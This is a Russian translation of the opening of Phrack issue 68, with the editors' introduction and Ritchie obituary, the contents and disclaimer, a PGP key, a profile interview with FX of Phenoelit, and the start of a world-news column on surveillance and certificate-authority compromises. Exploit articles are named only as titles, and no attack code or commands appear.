Phrack RU issue 068

Русская версия Phrack, выпуск 068. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; криптография, генераторы случайных чисел, протоколы и приватность.

Материалы выпуска: Введение; Профиль Phrack: FX из Phenoelit; Новости мирового хакерского сообщества; Linenoise; Loopback (Обратная связь); Руткит ядра Linux на платформе Android; Счастливый хакинг; Практический взлом реализаций белого ящика; Однопроцессный паразит: В поисках скрытого бэкдора; Pseudomonarchia jemallocum; Заражение загружаемых модулей ядра (версии ядра 2.6.x/3.0.x); Искусство эксплуатации: Exploiting MS11-004 — Удалённое переполнение кучи в Microsoft IIS 7.5; Искусство эксплуатации: взлом VLC — разбор переполнений кучи в jemalloc; Вычисление защищённых функций против отрицаемости в OTR и схожих протоколах; Схожесть ради удовольствия и выгоды; Линии на песке: на чьей ты стороне в классовой войне хакеров?; Злоупотребление Netlogon для кражи секретов Active Directory; 25 лет SummerCon; Международные сцены.

Введение

Автор: Редакция Phrack

14 апреля 2012 г.

> *"C — это странный, несовершенный и невероятно успешный язык."*
> *— Деннис Ричи*

Октябрь 2011 года. Ушла из жизни легенда...

Деннис Ричи — гордый отец не чего-нибудь, а нашего любимого языка C и операционной системы UNIX — ушёл от нас. Пока весь мир оплакивал потерю Стива Джобса, о смерти Денниса почти ничего не было написано. Сказать, что его изобретения повлияли на хакерское сообщество так, как он сам, вероятно, никогда не мог предположить, — это не преувеличение. Подумайте об этом: сколько из нас стали хакерами именно потому, что открыли для себя C, связанные с ним баги или UNIX?

Деннис, мир, возможно, и не осознаёт масштаб твоего невероятного вклада. Но мы — осознаём. Прощай, дорогой друг. Покойся с миром.

— anonymous bug hunter

Мрачные мысли

Сегодня я проснулся с мыслями о гибели той китайской маленькой девочки [1]. Мне было плохо. Да, смотреть это видео на YouTube было тяжело, но что-то не давало мне покоя. А что, если бы это произошло в моей стране? Разве люди повели бы себя принципиально иначе? Я сомневаюсь. Только потому, что видео утекло в интернет, все удобно обвинили Китай — страну, которую и боятся, и критикуют одновременно.

А что, если современное общество в целом медленно, но верно движется к аморальности и холодности? Доказательство — мы все смотрели это видео, прекрасно зная, что на нём. Жестокие, не правда ли? Но не только это. Мы ещё и чёртовы трусы. Внезапно обнаружить, что в самых корнях нашего общества скрыта тьма, — это пугает. Но делать вид, будто не замечаешь, что в мире существуют страны, где жестокие расправы — часть повседневной жизни, — это, видите ли, нормально.

В Декларации независимости США написано: «Мы считаем самоочевидными истины, что все люди созданы равными [...]». Как это вообще может быть правдой? Этим утром я был дома, здоровый, удобно сидел перед экраном компьютера, с кружкой кофе в руке. Несколько минут спустя я работал (или с удовольствием делал вид, что работаю), зарабатывая деньги, которые потратил в баре той же ночью с друзьями. А тем временем, не так уж далеко, людей убивали, насиловали, калечили.

Правда в том, что, когда я думаю об этом, мне всё равно. Утром я притворялся, что беспокоюсь о других людях, но сегодня ночью мне уже наплевать.

Что-то здесь не так.

— anonymous coward / Phrack

[1] http://www.chinapost.com.tw/china/national-news/2011/10/21/320549/
Chinese-girl.htm

Привет, Phracker'ы! Как дела? Надеемся, что хорошо. Надеемся, что ваш последний эксплойт снова работает надёжно, а все ваши прыжки живы и отвечают на пинги. Также надеемся, что вы и ваши друзья по-прежнему на свободе, или недавно вышли (ну вы понимаете). Мы сами держимся. Похоже, мы снова справились, и новый выпуск перед вами. Ура.

Этот выпуск дарит вам потрясающую подборку хакерских материалов. У нас есть две статьи по прикладному криптоанализу — от greg и SysK; эта тема, в которой мы надеемся видеть больше материалов в следующих выпусках. Мы также рады возвращению раздела «Искусство эксплуатации». И какое возвращение: мы приготовили для вас не одну, а целых две подробных статьи, доказывающих, что эксплуатация — это воистину искусство. Говоря об эксплуатации: вы когда-нибудь задумывались, что общего у Firefox, FreeBSD и NetBSD? Читайте статью argp & huku и узнайте. Взламываете серверы Windows? Обязательно ознакомьтесь с оригинальным подходом p1ckp0ck3t к краже хешей паролей Active Directory. Может быть, вы предпочитаете анализ вредоносного ПО и идентификацию его семейств? Pouik и G0rfi3ld написали статью с акцентом на Android-малварь, которая вас удовлетворит. Android стремительно становится стандартной мобильной платформой. Пожалуй, самое время для rootkit под Android/ARM. Начните со статьи dong-hoon you и взломайте своё собственное устройство. styx^ продолжает ядерную тематику статьёй, которая обновляет техники LKM-заражения truff'а применительно к ядрам Linux 2.6.x и 3.x. Если же по какой-то причине вы боитесь копаться в своём ядре, Crossbower покажет, как создать скрытый бэкдор в пространстве пользователя, не порождая новых процессов или потоков.

Мы также полагаем, что вы по достоинству оцените две главные нетехнические статьи этого выпуска. Обе затрагивают более или менее одни и те же темы, но с диаметрально противоположных точек зрения. С одной стороны — анализ того, как счастье, которое хакинг дарит всем нам, разрушается индустрией безопасности. С другой — призыв ко всем хакерам определиться: оставаться верными духу хакерства или продаться военно-разведывательному промышленному комплексу. Читайте, думайте и выбирайте сторону. Помните: «Самые жаркие места в аду уготованы тем, кто в эпоху великих моральных потрясений сохраняет нейтралитет».

Phrack World News тоже возвращается — благодаря TCLH. В разделе International Scenes мы исследуем Корею и историю греческой сцены. Loopback вырос, и мы решили воскресить Linenoise, поскольку поступило несколько небольших, но не менее интересных материалов. Хотя войти в основной выпуск по-прежнему непросто, публикация в Linenoise может стать более доступным способом поделиться хитростями в следующих выпусках.

Мы гордимся тем, что в этом эпохальном выпуске представлен профайл FX. В качестве дополнительного подарка FX написал надгробное слово о PH-Neutral — по меньшей мере в его изначальном виде. PH-Neutral, как и все великие хакерские творения, живёт до тех пор, пока стоящие за ним хакеры питают его своей страстью.

Говоря о хакерской страсти: этот выпуск восстанавливает давно утраченную связь. Phrack и SummerCon снова вместе — на 25-летии SummerCon! Shmeck и redpantz, представляющие SummerCon, вносят два материала: историю конференции с самого её начала в 1987 году до нынешнего года, и, конечно же, одну из статей раздела «Искусство эксплуатации».

Верьте или нет, но подготовить этот выпуск было чертовски тяжело. Не секрет, что менталитет хакерского сообщества изменился, но на этот раз нам пришлось столкнуться с чередой предательств. Это случалось и раньше, однако такое их количество пугает. Это наглядно показывает, насколько прогнил и испорчен так называемый дух некоторых людей, претендующих на принадлежность к андеграунду.

Наступает момент, когда ты понимаешь, что потерял счёт проигранным битвам, но тем не менее выиграл достаточно, чтобы не терять веры. Что важнее всего — ты понимаешь, что тебе всё ещё не всё равно. Конечно, это не то глубокое, мистическое, меняющее жизнь мгновение, которое показывают в кино — огромная куча дерьма, которую ты вытолкал за дверь перед тем, как лечь спать, никуда не делась. Возможно, она просто немного меньше воняет.

Но нам не всё равно. Чёрт возьми, нам действительно не всё равно — что такое Phrack и что он означает. Это стоит времени и нервов, многих проигранных сражений; он сталкивается с революцией два-точка-ноль (масса качественного материала уходит в блоги, на немедленное потребление) и с деньгами, закаченными индустрией безопасности. Но удовлетворение от того, что он снова вышел, огромно. Да, нам не всё равно.

И это не просто потому, что мы — кучка старых пердунов, цепляющихся за прошлое. Нам важно это, потому что Phrack — это постоянный, пусть и слабый, но постоянный пульс того мира, того сообщества, в котором мы выросли и в котором живём сейчас. Ты знаешь — вот эта маленькая штука под названием «Андеграунд», которую мы гордо и с честью представляем — пусть лишь частично.

Мы слышали из многих углов, что «Андеграунд» мёртв. Нам бы очень хотелось услышать, как эти люди описывают, что такое Андеграунд. Да, вещи меняются, эволюционируют. Законы, вычислительные мощности, вложенные деньги, политические связи, технологии — каждый элемент движется быстро и перекраивает пейзаж. Но если ты читаешь эти строки сегодня, если ты только что закончил 36-часовой марафон программирования и взлома — ты поддерживаешь его живым.

Так что спасибо тебе за это. Спасибо авторам, нашедшим время поделиться своими знаниями. Спасибо всем, кто устанавливает новые связи. Спасибо тем, кто борется за информацию и свободу. Спасибо, братья.

Счастливого хакинга, Phracker'ы.
Вы — лучший пульс в мире.

— редакция Phrack

```
 _______  _        _ _______          _______ _______ _        _______ _________ _______
(  ____ \| |      | (  ____ \|\     /|(  ____ (  ____ | \    /\(  ____ \\__   __/(  ____ \
| (    \/| |      | | (    \/| )   ( || (    \/ (    \/  \  / /| (    \/   ) (   | (    \/
| (__    | |      | | |      | (___) || (__   | (__   |  (_/ / | (_____    | |   | (_____
|  __)   | |      | | | ____ |  ___  ||  __)  |  __)  |   _ (  (_____  )   | |   (_____  )
| (      | |      | | | \_  )| (   ) || (     | (     |  ( \ \       ) |   | |         ) |
| )      | (____/\| | (___) || )   ( || (____/\ (____/\|  /  \ \/\____) |___) (___/\____) |
|/       (_______/|_(_______)|/     \|(_______/_______/|_/    \/\_______)\_______/\_______)
```

— Сообществом, для сообщества. —

Оглавление

```
$ cat p68/index.txt

<--------------------------( Table of Contents )-------------------------->

 0x01  Introduction ..................................... Phrack Staff
```

<--->

- FX: воплощение эпичности
- herm1t: мы с тобой
- TCLH: за всё
- x82:   глубокие извинения за годовое ожидание
- anonymous authors: лучшее в этом выпуске
- sysk: продолжай присылать материалы!
- redpantz & Shmeck: Phrack и SummerCon снова вместе
- greg: учит Алису и Боба
- Crossbower: зоолог паразитов
- the p1ckp0ck3t: берегитесь — он уведёт ваши хеши
- huku & argp: бич менеджеров памяти
- styx^:   да, мы жёсткие рецензенты
- Pouik & G0rfi3ld: кто вообще такой G0rfi3ld??? ;>
- scene phile writers: у вас стальные яйца, ребята
- linenoise writers: Eva, ты такаааааа милая :3
- our generous hoster: вклад, который не забудут ;)
- z4ppy, ender: внешние рецензии оплачиваются пивом
- b3n: жаль, что мы не использовали твои материалы
- No greetz, no thankz to: вы знаете, кто вы такие :<

   И конечно, огромное спасибо участникам loopback :')

Политика Phrack Magazine

```
phrack:~# head -n 22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Контакты Phrack Magazine

```
            <  Editors           : staff[at]phrack{dot}org   >
            >  Submissions       : staff[at]phrack{dot}org   <
            <  Commentary        : loopback[@]phrack{dot}org >
            >  Phrack World News : pwned[at]phrack{dot}org   <
```

Материалы могут быть зашифрованы с использованием следующего PGP-ключа:
(Подсказка: всегда используйте PGP-ключ из последнего выпуска)

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

mQGiBEucoWIRBACFnpCCYMYBX0ygl3LrH+WWMl/g6WZxxwLM2IT65gXCuvOEbLHR
/OdZ5T7Z6sO4O5b0EWkk5pa1Z8egNp44+Fn+ExI78cv7ML9ffw1WEAS+raQwvN2w
0WUsfztWHZqPf4HMefX92pv+1kVcio/b0aRT5lRbvD7IdYLrtYb0V7RYGwCgi6Or
dJ5iN+YVDMx8lkUICI8kPxcD/1aHZqCzFx7lI//4OtZQN0ndP1OEH+C7GDfYWi4P
DcLNlF812h1qyJf3QCs93PQR+fu7XWAIyyo5rLHpFfuU29ZZH1Oe0VR6pLJTas2Z
zXNdU48Bhj1uf4Xv0NaAYlQ5ffIJ4a37uIKYRn28sOwH/7P8VGD7K7EZn3MMyewo
aPPsA/4ylQtKkaPB9iTKUlimy5ZZorPwzhNliEbIanCGfePgPz02QMG8gnId40/o
luE0YK1GnUbIMOb6LzI2A5EuQxzGrWzDGOM3uLDLzJtBCg8oKFrUoRVu1dnPEqc/
NQzRYjRK8R8DoDa/QZgyn19pXx4oQ3tAldI4dAQ022ajUhEoobQfUGhyYWNrIFN0
YWZmIDxzdGFmZkBwaHJhY2sub3JnPohgBBMRAgAgBQJLnKFiAhsDBgsJCAcDAgQV
AggDBBYCAwECHgECF4AACgkQxgxUfYgthE7RagCeL/XirVrcUzgKBrJGcvo0xjIE
YlkAoIBqC2GuYJrXxPO/KaJtXglJjd7zuQQNBEucoWIQEADrU+2GAZbWbTElblRp
/MyoUNHm0gxOo7afqVdQe8epub/waQD1bnE+VucI7ncmQWUdD0qkkyzaXlFDlvId
LYh/dMu4/h+nTyuCLNqoycqvf1k8Dax6QOADq0BZlM5lGTL6VOBnCitWCvgYCmLO
aPO1bacJlNx0/cpWKe+YELlZss7Q+o4SBvDOyX8B78eEs62dbRAudubFQ/tjQd3z
cXZOSli9Du9DAa2vzk8tq1c6RAs0NY4KxBu+6VW/lxvGt3iNRlFQAdya6Kx3fhog
zVjkt3OOgNDJ6u/9zYbMbtjtoFqSIJDR4DhZ9NbS57nuTkJqh0GDVOtxfKcc8QxH
wyYiH47M9znHFtHHvT0PzGc2Fl8s3EUFvlXZUW3ikcFbkyqTgnseqv5k9YQ8FDHX
IvBVpj8nqLi3CBADy8z2gy5r4TryV3sfOlTT40r0GtiG3Weeb0wuMj5+hr303zgN
/aH+ps8JvL0TeyXjsDMcTCF1fHSIxPJouSWjOkFMrumAg/rikdn3+dPCCowcLKvQ
isYC60yKEhcYvUDiKKzXrGyM/38Kp/73RA9ZLQ3VjCSX550UCU46hF6u6Qzbd5Jk
T8WesPYqz4jpPzlF1MbaVki4+g5myTR8y1IIarX08mk6l+1YZyjjzmlhKyhdaIiI
QY4uv3EYYFDHiyd0/3ZBfkz62wADBQ//bVf698IFhoLHeCG3USyl/rHyjVUatsCx
ZCwPlWEGzR+RP3XdqwoeFZNA4hXYy3Qr1vJSytbCRDYOK2Rp3Eos1Gncqp3KbUhQ
ZRBxGNbhskZ7VHOvBHIIZ7QU3TDnWLDlWs9oha8zv9XWEmaBmCjBtmRwunphwdv2
O7JpqLbW45l/WAas6CuRi+VxXllQPM2nKX9JwzyWlvnU3QayO+JJwH5bfeW0Wz53
```

```
wqMBJz9hvVaClfAzwEnPnWQxxgA6j7S9AuEv7NRLZsC6nHyGwB7vFfL4dCKt4cer
gYOk5RjhHVNuLJSLhVWRfcxymPRKg07harb9adrPcjJ7fCKXN1oPCcacG0O6vcTb
k58MTzs3CShJ58iqVczU6ssGiVNFmfnTrYiHXXvo/+36c+TizwoXJD7CNGDc+8C0
IxKsZbxgvpFuyRRwrzr3PpecY0I2cWZ7wN3WtFZkDi5OtsIKTXHOozmddhAwxqGK
eURB/yI/4L7t2Kh2EaVOyRbXNa4hwPbqbFiofihjKQ1fFsYCUUW0CAOaXu14QrrC
IepRMQ2tabrYCfyNuLL3JwUFKinXs6SrFcSiWkr9Cpay7Ozx5QosV8YKpn6ojejE
H3Xc0RNF/wjYczOSA6547AzrnS8jkVTV2WIJ5g1ExvSxIozlHU5Dcyn5faftz++y
ZMHT0Ds1FMGISQQYEQIACQUCS5yhYgIbDAAKCRDGDFR9iC2ETsN0AJ9D3ArYTLnd
lvUoDsu23bN4bf7gHwCfUGDsUSAWE/G7xQaBuB50qXecJPo=
=cK7U
-----END PGP PUBLIC KEY BLOCK-----
```

— Конец файла —

Профиль Phrack: FX из Phenoelit

Автор: FX of Phenoelit

Характеристики

```
            Handle: FX
               AKA: 41414141
     Handle origin: Первая и последняя буква моего имени
                    (я понятия не имел, что это что-то значит в кинопроизводстве)
       Produced in: Восточная Германия
              Urlz: http://www.phenoelit.de/
         Computers: Метрические тонны
        Creator of: много дерьмового и бесполезного кода
         Member of: Phenoelit, Toolcrypt
          Projects: PH-Neutral, Phonoelit
             Codez: IRPAS (кучка инструментов, которые почему-то до сих пор сеют хаос)
                    cd00r.c (позднее подражатели назвали это PortKnocking)
                    работает-на-моей-машине эксплойты
      Active since: конец 80-х
    Inactive since: маловероятно
```

Предпочтения

```
          Actors: не интересуют
           Films: Хакеры (1995) — представь, что всё было бы именно так
         Authors: Нил Стивенсон, Иэн М. Бэнкс, Фрэнк и Брайан Герберт
        Meetings: Бары
             Sex: ACK
           Books: Computer Security, Time-Life Books (1986) — с этого всё и началось
           Novel: слишком много, чтобы перечислять
           Music: Progressive House Kitsch
         Alcohol: О да!
            Cars: Mercedes-Benz
           Girls: SYN
           Foods: Немецкая кухня
        I like: честность, прагматизм, реализм, терпимость, стиль, эмпатия
     I dislike: притворство, агрессия, невежество, бессмысленность, обман
```

Опиши свою жизнь в трёх предложениях

Каждый рабочий день набит вызовами, великолепными хаками и потрясающими людьми.
Каждый выходной компенсирует это хобби, не связанными с безопасностью, и сном.
Это предложение — заполнитель.

Первый контакт с компьютерами

В возрасте 6 лет — на вычислительном факультете Софийского университета в Болгарии. Особого впечатления это не произвело, так как мне разрешили лишь играть в какую-то глупую игру (в CGA-цвете).

Второй контакт случился в возрасте 9 или 10 лет — это был Robotron Z9001. Он пришёл без программного обеспечения, но с напечатанным на машинке руководством по программированию на BASIC. Я прочитал его от корки до корки.

Страсти: что тебя заводит

Единомышленники: разговоры дают мне наибольший заряд. Объясни что-нибудь человеку, который понимает, — и у меня тут же рождается новая идея, как развить это дальше.

Ещё — работа. То состояние задачи, когда она перестаёт быть интересной и превращается в настоящий труд, чтобы довести её до нужного результата. Не отпускать. Упрямство компенсирует много таланта.

Unix или Windows? Juniper или Cisco?

Unix и Windows. Мне нравятся оба, я использую оба, и оба отстой — каждый по-своему. Единственное, с чем ты меня не увидишь, — это что-либо от Apple.

Juniper, Cisco, всё сетевое оборудование сломано, при этом Cisco идёт впереди. Как можно продавать оборудование, которое в большинстве случаев просто пересылает IPv4-пакеты с интерфейса 1 на интерфейс 2 с 1987 года, и при этом всё ещё падать при парсинге IPv4 в 2011-м?

Цвет шляпы?

```
undef($hat);
```

Вход в андеграунд

Первый контакт должен был произойти около 1990 года. Вскоре после падения Берлинской стены я получил свой первый компьютер на 80286 и тусовался в компьютерном клубе в молодёжном центре пионеров Тельмана (молодёжной организации школьников в Восточной Германии). В подсобке два старших парня скачивали инфракрасные снимки с российских спутников. Пока шла загрузка, они взламывали компьютерные игры для детей, чтобы скоротать время. Тогда я впервые увидел hex-дамп.

Мне выпала великая честь познакомиться со многими людьми, которых я считал (и считаю) частью настоящего андеграунда. Некоторые из них до сих пор там. Но я не думаю, что сам когда-либо был его частью.

Какие исследования ты проводил или какое принесло тебе больше всего удовольствия?

Всё, чем я занимался, было в кайф в своё время, — иначе зачем этим заниматься? В целом мне больше нравится ковыряться в битах и байтах, чем охотиться за багами в больших средах. Писать дизассемблеры, отладчики и подобное — удовольствие. Это ещё и обезьянья работа. Но она позволяет так остро ощутить историю и архитектуру платформы.

Мне также нравятся сетевые протоколы, потому что потенциал уязвимостей зачастую видишь уже при чтении спецификаций. Протоколы — это интерфейсы, а интерфейсы — это место, где живут баги. К тому же функции логирования обожают использовать содержимое пакетов и фиксированные буферы.

Личное общее мнение об андеграунде

Огромное. Чёртово. Уважение.

Серьёзно, то, что публикуется, — лишь верхушка айсберга. Когда общаешься с людьми, просто поражает, сколько знаний существует. Интересно, что у меня складывается впечатление, что лишь малая часть этих знаний когда-либо применяется.

Один аспект, который часто считают важным в андеграунде, мне не нравится: владение аккаунтами не производит на меня впечатления. Это как бить людей — это умеет каждый, и ни одно из этого не является достижением. Если ты сам нашёл уязвимость и написал собственный эксплойт — вот это достижение.

Личное общее мнение о немецком андеграунде

Независимо от определения андеграунда, хакерская сцена в Германии очень живая и разнообразная. Тем не менее, я бы очень хотел видеть, как больше из них пишут эксплойты.

Личное общее мнение о европейском андеграунде

США куда заметнее, но Старая Европа утрёт им нос в любой момент. Достаточно взглянуть на французскую сцену — это пугает. Если бы они только говорили по-английски ;) И не заставляй меня начинать про Восточную Европу и Россию.

Запоминающиеся события / хаки

• Нашёл первое переполнение в Cisco IOS TFTP, устоял перед желанием немедленно выложить это и решил написать эксплойт. Потом осознал, какой долгий путь лежит впереди, так как до этого я

никогда не писал никаких эксплойтов.

• Писал эксплойт, который должен был быть стабильным, то есть работать в реальных условиях. После недель фрустрации наконец понял, что PoC — это лишь 10% разработки эксплойта. Halvar снова спас мою задницу одной простой подсказкой.

• Когда работодатель попросил меня сдать экзамен CISSP, поначалу мне отказали из-за моих «связей с хакерами» как докладчику DEFCON, потом разрешили сдать — и я нашёл в одном из вопросов 12-октетный MAC-адрес. Впоследствии выяснилось, что у (ISC)² на их веб-серверах, вероятно, больше административных пользователей, чем платящих участников.

• Попросил кого-то посмотреть на эксплуатацию Cisco IOS после того, как сам занимался этим около десяти лет, — и получил по зубам менее чем за неделю. Настоящий талант бьёт всё.

• Caesar's Challenge на протяжении многих лет: услышал о нём, получил приглашение, Цезарь сказал, что принимает моё решение, пригласил Цезаря на PH-Neutral.

• Получил приглашение тренировать команду хакеров, а потом узнал, что вся цель упражнения состояла в том, чтобы избавить их от уважения ко мне. И это сработало.

• Ночи в Уси (Китай) с командой Wuxi Pwnage Team.

Запоминающиеся люди, с которыми ты встречался

• **Halvar Flake**
Этому человеку я должен благодарить за многое в своей жизни.

• **Sergey Bratus**
Замечательный человек с замечательным видением. Он изменил то, как я смотрю на академию и хакинг. С людьми как Сергей есть надежда.

• **John Lambert**
Один из умнейших людей, которых я когда-либо встречал. Просто на случай, если ты задумываешься, почему эксплуатация Windows сегодня настолько сложна.

• **Dan Kaminsky**
У нас с Дэном общая страсть к протоколам. Мы впервые встретились в 2002 году, примерно пять раз, на конференциях по всей планете, и говорили об IP(v4). Хорошие времена.

• **ADM**, то одно лето

Запоминающиеся места, в которых ты побывал

• Idaho Falls

Разочаровавшие люди, с которыми ты встречался

Многие придуманные или самозваные эксперты, выступающие на конференциях. Если ты не писал и даже не читал код, о котором говоришь, — заткнись. Количество шарлатанов, к сожалению,

неуклонно растёт. Некоторые, наверное, записали бы меня в эту категорию тоже.

А ещё — друзья, предающие именно тех людей, которые им больше всего доверяют.

Кто придумал название «Phenoelit» и что оно означает?

Здесь не на что смотреть, идите дальше.

Кто вы вообще такие?

Просто друзья.

Кто разработал те классные футболки Phenoelit?

Я всегда делал дизайн для Phenoelit и PH-Neutral. Мне это очень нравится. Для PH-Neutral процесс состоял в том, что я должен был придумать мотив и сделать всю работу, пока Mumpi наблюдал за мной, пил пиво и жаловался. По-другому это бы не работало.

Phenoelit против 7350 против THC?

Мы впервые встретили 7350 и THC на 17c3 и со временем подружились с несколькими из них. Я искренне скучаю по 7350, но их время пришло.

Чем ты гордишься

Командой, с которой мне посчастливилось работать.

Чем ты не гордишься

• Писал дерьмовые эксплойты
• Неплохо умею выбирать темы для исследований, которые не имеют отношения к реальному миру
• Строгое однозадачное мышление

Самые впечатляющие хакеры

• Dvorak
• Halvar Flake
• Philippe Biondi
• Ilja van Sprundel
• Anonpoet
• Greg
• Last Stage of Delirium

Этот список предвзят тем, что я не знаю многих действительно впечатляющих хакеров.

Мнение о конференциях по безопасности

Конференции по безопасности были необходимы для моего личного развития, и я до сих пор люблю на них ходить. Я предпочитаю меньшие конференции, так как там больше шансов поговорить с людьми. Почти в любом докладе есть что-то, что я могу вынести. Но важнее — это коридорный трек и походы куда-нибудь с коллегами-хакерами.

Разграничение между хакерскими конференциями и корпоративными или продуктовыми конференциями по безопасности раньше было чётким. Сейчас этого больше нет, что печально.

Мнение о Phrack Magazine

По моему мнению, один из наиболее уважаемых е-зинов в мире, оказавший влияние на большое количество исследований за время своего существования. Просто посмотри, сколько академических публикаций ссылается на статьи Phrack. Так держать!

Что ты хотел бы видеть опубликованным в Phrack?

Я думаю, Phrack справляется отлично. Для меня техники эксплуатации — это сердце Phrack. Мне также нравится читать о среды, к которым у немногих есть доступ: системы управления всех видов, например.

Может, стоит стремиться к более своевременным выпускам.

Личные советы для следующего поколения

Это подразумевает, что я старый и просроченный, верно?

Единственный совет, который я дам: не обращай внимания на мнение других, когда дело касается исследований. Не важно, считают ли они это крутым, — ты сам должен считать это крутым. Ищи и признавай предшествующие работы, строй на том, что уже есть, и получай от этого удовольствие.

И если тебе действительно приходится использовать Python, пойми, что обработка ошибок — это не то же самое, что стек трейсы. Перехватывай исключения и обрабатывай их, или хотя бы выводи что-то полезное.

Твоё мнение о будущем андеграунда

Предсказания — дело трудное, особенно когда они касаются будущего.

Приветствия конкретным людям / группам

Хакерским и vx-группам 80-х и 90-х, которые заложили фундамент всего, чем мы до сих пор занимаемся.

Проклятия конкретным людям / группам

Продавцам шарлатанских продуктов по безопасности, которые отказываются внедрять инновации и связывают имеющийся талант в потогонной работе по написанию сигнатур, потому что эта модель им так хорошо платит. Ваши «защиты» добавляют уязвимости в каждый аспект современных сетей, и вы это знаете. Проблема остановки НЕРАЗРЕШИМА!

Цитаты

> *«Это просто выглядит красиво или это правильно?»*
> *— разработчик zynamics о графе потока управления*
>
> *«Девять из десяти голосов в моей голове говорят, что я не шизофреник. Остальной напевает мелодию Тетриса.»*

Что ещё ты хочешь сказать

Я хотел бы поблагодарить редакцию Phrack за эту честь, хотя по-прежнему убеждён, что есть 0x100 человек, заслуживших её больше.

Эпитафия PH-Neutral

Мы создали PH-Neutral в 0x7d3 как попытку собрать вместе людей, которых уважали больше всего. Мы просто не знали о других небольших мероприятиях, которые уже существовали. Намерением

было провести неформальную встречу с импровизированными воркшопами и отличной вечеринкой. С вечеринкой мы потерпели неудачу — несмотря на полноценный танцпол. Тем не менее, люди реально работали вместе и обсуждали свои проекты и эксплойты. Мы рассылали приглашения индивидуально по электронной почте, и я был удивлён многочисленными положительными откликами. Мы не думали, что столько известных и интересных людей действительно придут.

Со временем мероприятие росло. Хотя мы сохранили систему приглашений, механизм приглашения должен был учитывать как ветеранов, так и свежую кровь. Поэтому, так или иначе, возник эффект снежного кома. Но в первые годы это было хорошей вещью. За первые пять лет произошло поразительное количество инноваций. Мы никак не ожидали увидеть людей, реально работающих вместе. Это было время обмена кодом и знаниями, поиска JTAG на танцполе и выхода ASLR для Vista.

Чем больше становилось мероприятие, тем больше фокус смещался с хакинга на вечеринку. Поскольку это соответствовало нашей второй изначальной цели, мы это поощряли. Нам очень нравится тусить с друзьями, и под тусовкой мы имеем в виду настоящие танцы, а не просто стоять и напиваться. Было удивительно наблюдать, как хорошо вечеринка развивалась год от года. Несмотря на рост, она всё равно сохраняла очень камерную атмосферу.

Изначально задуманное как шутка во время подготовки второго PH-Neutral, мы решили не проводить его вечно. Во-первых, мы не хотели видеть, как оно приходит в упадок. Когда на карте стало появляться всё больше и больше конференций, это только побудило нас завершить историю PH-Neutral. У него было своё время и место.

Последний PH-Neutral 0x7db доказал, что решение было правильным. Это было чуть-чуть слишком много людей — такое количество, которое превращает большую группу международных друзей в некую безликую толпу. Хотя большинство гостей этого, к счастью, не заметили, это полностью изменило то, как нам приходилось проводить мероприятие. Там, где в прежние годы мы могли хакать и тусить с друзьями, нам приходилось тушить пожары, управлять и регулировать. Это было не то, чем оно должно было быть для нас, поэтому настало хорошее время сказать: хватит.

PH-Neutral стал тем, чем он был, благодаря людям, которые в нём участвовали, — больше, чем любое другое мероприятие, которое я знаю. Люди определяли характер каждого года своим заполнением рамок, которые мы им предоставляли. Это была их вечеринка, и они взяли её и сделали великой. Спасибо навсегда!

[EOF]

Новости мирового хакерского сообщества

=----------=[Phrack World News]=----------=
=----------=[by TCLH]=----------=

Автор: TCLH

Прошло немало времени с момента выхода последнего Phrack World News, и с тех пор в нашем мире произошло многое. Правительства свергали [1], права человека частично восстанавливались в одной стране и отнимались в другой [2]. Так называемый первый мир продался — он поставляет оборудование для слежки и подавления тоталитарным режимам [3], а заодно делает его использование законодательно обязательным на собственной территории [4]. Контентная мафия, считающая любой творческий и интеллектуальный продукт своей собственностью, объявила войну всем гражданам интернета. Неважно, картинка это, песня, фильм или академическая статья — ты обязан платить за потребление или будешь отлучён от сети [5]. То, что они фактически пытаются сопротивляться эволюции [6], их нисколько не смущает.

В такие времена, когда твой сетевой трафик может пройти через больше систем глубокой инспекции пакетов, чем видимых хопов в traceroute, хакер должен пересмотреть свои способы коммуникации. Уже недостаточно подключаться по SSH/VPN к одному из своих серверов и прыгать по сессиям screen, потому что трафик этого сервера мониторится ничуть не меньше, чем твоё домашнее интернет-соединение.

Глобальная слежка — это больше не материал для научной фантастики и не привилегия самых могущественных спецслужб мира. Она становится обязательным условием работы для большинства провайдеров. Они могут либо продавать тебя, либо продать свой бизнес, и можешь не сомневаться: второй вариант для них неприемлем.

Кроме того, меняются трафик-паттерны среднестатистического пользователя интернета. Мы приближаемся к тому моменту, когда обычный пользователь в своей повседневной деятельности будет генерировать исключительно HTTP-трафик — и это сделает элементарным для любого желающего выявление наиболее творческих умов: просто по тому факту, что те всё ещё используют протоколы вроде SSH, OpenVPN и IRC с их неповторимыми сигнатурами. От нас зависит, придумаем ли мы новые и нестандартные способы использования этого интернета, пока пакеты не начали дропаться по признаку принадлежности к протоколу и мы не оказались заперты в Google+ и Facebook.

В то же время дополнительные средства защиты, на которые мы привыкли полагаться, оказываются ровно настолько плохими, насколько мы всегда и подозревали. Когда взломать удостоверяющий центр так же просто, как это было с DigiNotar [7], когда база данных Comodo [8] оседает на BitTorrent-трекерах — мы сталкиваемся с более серьёзными вызовами, чем когда-либо прежде. По всей сети идут споры о том, как разобраться с тем хаосом, которым является наша общая инфраструктура PKI. От IETF [9] до национальных правительств — у каждого свои идеи. Когда удостоверяющие центры поглощаются государствами или принуждаются к выдаче Sub-CA

сертификатов тем же самым государствам [10], это уже не тот механизм доверия, на который стоит опираться.

